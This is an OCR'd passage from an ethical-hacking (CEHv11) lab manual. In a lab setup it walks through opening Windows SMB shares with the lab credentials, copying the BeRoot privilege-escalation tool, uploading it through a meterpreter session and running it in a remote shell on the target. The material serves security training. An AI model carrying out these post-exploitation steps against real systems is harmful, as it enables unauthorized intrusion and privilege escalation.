

Places
System
Home Folder
Desktop
Documents
Music
Pictures
Videos
Downloads
Parrot
Parrot security
Network
Connect to Server...
MATE Search Tool
Recent Documents

Figure 2.1.14: Select Networkassas


33. The **Network** window appears; press **Ctrl+L**. A **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access the **Windows 10** shared folders.


Network
File
Edit
View
Go
Bookmarks
Help
Back
Forward
100%
Places
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Windows Network
3 items

Go To: smb://10.10.10.10

Figure 2.1.15: Windows Network

34. A security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.


Password required for 10.10.10.10

Username: Admin

Domain: WORKGROUP


Password: ●●●●●●●●

○ Forget password immediately
● Remember password until you logout
○ Remember forever

Cancel
Connect

Figure 2.1.16: Security pop-up

35. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.


Windows shares on 10.10.10.10
File
Edit
View
Go
Bookmarks
Help
Back
Forward
100%
Places
Windows shares on 10.10.10.10
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
ADMIN$
C$
CEH-Tools
E$
Users

"CEH-Tools" selected

Figure 2.1.17: Windows 10: shared folders

36. Navigate to **CEHv11 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.



Privilege Escalation Tools
File Edit View Go Bookmarks Help
Back
Forward
100%
Icon View
Places
CEHv11 Module 06 System Hacking
Privilege EscalationTools
BeRoot
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
BeRoot

Figure 2.1.18: Copy BeRoot folder

37. Paste the **BeRoot** folder onto **Desktop**.




Desktop
File Edit View Go Bookmarks Help
Back
Forward
100%
Icon View
Places
attacker
Desktop
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
BeRoot
Scripts
README.license

Figure 2.1.19: Paste BeRoot folder in the root directory


38. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).


Parrot Terminal
File Edit View Search Terminal Help

```
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading  : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe
 -> beRoot.exe
[*] uploaded   : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter >
```

Figure 2.1.20: Upload file to the target system

39. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.




```
meterpreter > shell
Process 7628 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

Figure 2.1.21: Upload file to the target system

40. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.

